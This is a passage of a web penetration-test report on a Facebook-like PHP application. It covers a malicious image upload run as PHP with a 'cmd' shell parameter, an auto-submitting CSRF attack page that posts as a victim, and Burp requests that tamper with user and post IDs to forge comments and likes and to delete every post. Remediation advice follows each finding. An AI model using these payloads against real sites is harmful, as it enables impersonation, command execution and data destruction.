


Opening the cover image on a new tab, shows that the server executed the image as a PHP.

Finally, we added into the URL, the 'cmd' parameter (which exists on our malicious image code) with the following value:

```
cd ..; cd ..; cd ..; cd ..; cd ..; ls
```

As we can see, we succeeded to execute our command.



RECOMMENDED RECTIFICATION

- When using a file system to upload an external file, it is important to check the file extension and its content before uploading it to the server.
- Using a file extension check on the client-side is not enough. It should be also on the server-side.

4.3 Cross-Site Request Forgery (CSRF)

Severity | **Medium** Probability | **High**

VULNERABILITY DESCRIPTION

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they are currently authenticated. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.

VULNERABILITY DETAILS

During our test, we have found that it is possible to do a CSRF on the 'Home.php' page and create a new post on behalf of a different user.

EXECUTION DEMONSTRATION

Creating a new post and capture it by using Burp Suite.

Request

Pretty | Raw | \n | Actions

```
POST /fb_files/fb_home/Home.php HTTP/1.1
Host: 18.158.46.251:16375
Content-Length: 87
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://18.158.46.251:16375
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/86.0.4240.183 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ap
plication/signed-exchange;v=b3;q=0.9
Referer: http://18.158.46.251:16375/fb_files/fb_home/Home.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=29okl65j0mdv8iuqhsq8evb2h3
Connection: close

post_txt=Hacked+by+Dean+Aviani&txt_post_time=20-2-2021+19%3A59&priority=Public&txt=post
```

Looking at the request we captured, showed this is a POST request that contains 4 parameters:

- **post_text -** includes the content of the post
- **text_post_time -** includes the time the post has been written
- **priority** - defines the exposer level of the post - to everyone or only to the owner of the post
- **txt -** defines to the server-side that a new post has been created by the client-side.

Then, we created a malicious page that sends a request to create a new post on behalf of the victim.

CSRF_Facebook.html

```
<html>
    <head></head>
    <body onload="document.forms[0].submit()">

        <form method="POST" action="http://18.158.46.251:16375/fb_files/fb_home/Home.php">
            <input type="hidden" name="post_txt" value="Hacked by Dean">
            <input type="hidden" name="txt_post_time" value="">
            <input type="hidden" name="priority" value="Public">
            <input type="hidden" name="txt" value="post">
        </form>

    </body>
</html>
```

Finally, we sent a URL of this malicious page to the victim (roman). Assuming he is connected to his account, accessing this URL, will create a new post with the content 'Hacked by Dean' on behalf of the victim and without his knowledge.

RECOMMENDED RECTIFICATION

- REST- Representation State Transfer (REST) is a series of design principles that assign certain types of action (view, create, delete, update) to different HTTP verbs. Following REST-full designs will keep your code clean and help your site scale. Moreover, REST insists that GET requests are used only to view resources. Keeping your GET requests side-effect free will limit the harm that can be done by maliciously crafted URLs–an attacker will have to work much harder to generate harmful POST requests.

- Anti-Forgery Tokens- even when edit actions are restricted to non-GET requests, you are not entirely protected. POST requests can still be sent to your site from scripts and pages hosted on other domains. In order to ensure that you only handle valid HTTP requests you need to include a secret and unique token with each HTTP response, and have the server verify that token when it is passed back in subsequent requests that use the POST method (or any other method except GET, in fact). This is called an anti-forgery token. Each time your server renders a page that performs sensitive actions, it should write out an anti-forgery token in a hidden HTML form field. This token must be included with form submissions, or AJAX calls. The server should validate the token when it is returned in subsequent requests, and reject any calls with missing or invalid tokens.

- Ensure Cookies are sent with the SameSite Cookie Attribute- the Google Chrome team added a new attribute to the Set-Cookie header to help prevent CSRF, and it quickly became supported by the other browser vendors. The Same-Site cookie attribute allows developers to instruct browsers to control whether cookies are sent along with the request initiated by third-party domains.

- Include Addition Authentication for Sensitive Actions- many sites require a secondary authentication step, or require re-confirmation of login details when the user performs a sensitive action. (Think of a typical password reset page – usually the user will have to specify their old password before setting a new password.) Not only does this protect users who may accidentally leave themselves logged in on publicly accessible computers, but it also greatly reduces the possibility of CSRF attacks.

4.4 Parameter Tampering

Severity | **Medium** Probability | **High**

Vulnerability Description

Parameter tampering is a simple attack targeting the application's business logic. This attack is based on the manipulation of parameters exchanged between client and server in order to modify application data, such as user credentials and permissions, or do an action the programmer did not approve. This attack takes advantage of the fact that many programmers rely on hidden or fixed fields (such as a hidden tag in a form or a parameter in a URL) as the only security measure for certain operations. Attackers can easily modify these parameters to bypass the security mechanisms that rely on them.

Vulnerability Details

During our test, we have found that it is possible to do parameter tampering on 'userid' and 'postid' parameters. Finally, we succeeded to create a post and do a 'LIKE' on behalf of another user. Also, we succeeded to delete all the posts on the website.


Execution Demonstration

During our check, we used parameter tampering vulnerability to do 3 actions:

- Create a comment on a post on behalf of a different user
- Do a 'LIKE' on a post on behalf of a different user
- Delete all posts

Create a comment on a post on behalf of a different user

Trying to write a comment from our account and capture it by using Burp suite, showed a parameter called '**userid**'.




Request

Pretty | Raw | \n | Actions

```
1  POST /fb_files/fb_home/Home.php HTTP/1.1
2  Host: 18.158.46.251:6129
3  Content-Length: 61
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://18.158.46.251:6129
7  Content-Type: application/x-www-form-urlencoded
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/86.0.4240.183 Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ap
   plication/signed-exchange;v=b3;q=0.9
10 Referer: http://18.158.46.251:6129/fb_files/fb_home/Home.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=29okl65j0mdv8iuqhsq8evb2h3
14 Connection: close
15
16 comment_txt=Hacked+by+Dean&postid=12&userid=54&comment=Submit
```

Also, accessing a random profile page, shows the user ID on the URL (Sensitive Information in URL). In our case, id 29 related to 'roman'.



Changing the value of the 'userid' parameter from 54 to 29 on the request, created a comment on behalf of 'roman'.


Request

Pretty | Raw | \n | Actions

```
1  POST /fb_files/fb_home/Home.php HTTP/1.1
2  Host: 18.158.46.251:6129
3  Content-Length: 61
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://18.158.46.251:6129
7  Content-Type: application/x-www-form-urlencoded
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/86.0.4240.183 Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ap
   plication/signed-exchange;v=b3;q=0.9
10 Referer: http://18.158.46.251:6129/fb_files/fb_home/Home.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=29okl65j0mdv8iuqhsq8evb2h3
14 Connection: close
15
16 comment_txt=Hacked+by+Dean&postid=12&userid=29&comment=Submit
```

Do a 'LIKE' on a post on behalf of another user

Trying to do a 'LIKE' from our account on a random post, and capture it by using Burp suite, showed a parameter called '**userid**'.



Request

Pretty | Raw | \n | Actions

```
1  POST /fb_files/fb_home/Home.php HTTP/1.1
2  Host: 18.158.46.251:6129
3  Content-Length: 29
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://18.158.46.251:6129
7  Content-Type: application/x-www-form-urlencoded
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/86.0.4240.183 Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ap
   plication/signed-exchange;v=b3;q=0.9
10 Referer: http://18.158.46.251:6129/fb_files/fb_home/Home.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=29okl65j0mdv8iuqhsq8evb2h3
14 Connection: close
15
16 postid=11&userid=54&Like=Like
```

As we presented earlier, accessing a random profile page, shows the user ID on the URL. Therefore, changing the 'userid' parameter value to 29, performed a 'LIKE' on behalf of 'roman'

Request


Pretty | Raw | \n | Actions

```
POST /fb_files/fb_home/Home.php HTTP/1.1
Host: 18.158.46.251:6129
Content-Length: 29
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://18.158.46.251:6129
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/86.0.4240.183 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ap
plication/signed-exchange;v=b3;q=0.9
Referer: http://18.158.46.251:6129/fb_files/fb_home/Home.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=29okl65j0mdv8iuqhsq8evb2h3
Connection: close

postid=11&userid=29&Like=Like
```

Accessing roman's account, showed he can do 'UNLIKE' on a post he did not like before.

Delete all posts

Trying to delete our post from our account, and capture it by using Burp Suite, showed a parameter called '**postid**'




Request

Pretty | Raw | \n | Actions


```
1  POST /fb_files/fb_home/Home.php HTTP/1.1
2  Host: 18.158.46.251:6129
3  Content-Length: 24
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://18.158.46.251:6129
7  Content-Type: application/x-www-form-urlencoded
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/86.0.4240.183 Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ap
   plication/signed-exchange;v=b3;q=0.9
10 Referer: http://18.158.46.251:6129/fb_files/fb_home/Home.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=29okl65j0mdv8iuqhsq8evb2h3
14 Connection: close
15
16 post_id=15&delete_post=+
```

Moving this request to the intruder and marking the parameter value.

Configuring the payload to include all the numbers between 1 to 15
(15 is the ID of our post and also, it represents the last post ID on the website)



After running the intruder, the whole posts on the website have been deleted.



RECOMMENDED RECTIFICATION

- Do not use on the client-side request, a parameter that is responsible for the user's identity. Instead, use its Session ID.
- Do not use on the client-side request, a parameter that is responsible for the post's identity and its value is exposed. Instead, encrypt its value.
- Another way is to use a signature parameter with encrypted value alongside using these parameters. The signature parameter ensures the integrity of the parameters' value.

4.5 Accessible Admin Panel

Severity | **Low** Probability | **High**

Vulnerability Description


The Accessible Admin Panel describes a situation where administrative panels are accessible publicly. Many systems include several management panels to control different parts of the systems. These administrative panels make it easier for system administrators to manage and change preferences. If these panels are accessible to an attacker, he may exploit that to gain administrative access to the system.

Vulnerability Details


During our test, we have found by using 'Dirsearch' a folder called 'admin'.
Accessing this folder led us to an exposed login page that related to the admin panel.

Execution Demonstration

Scanning the website with 'Dirsearch' scanning tool showed us a folder called 'admin'



Accessing this folder showed an exposed login page that related to the admin panel.



RECOMMENDED RECTIFICATION

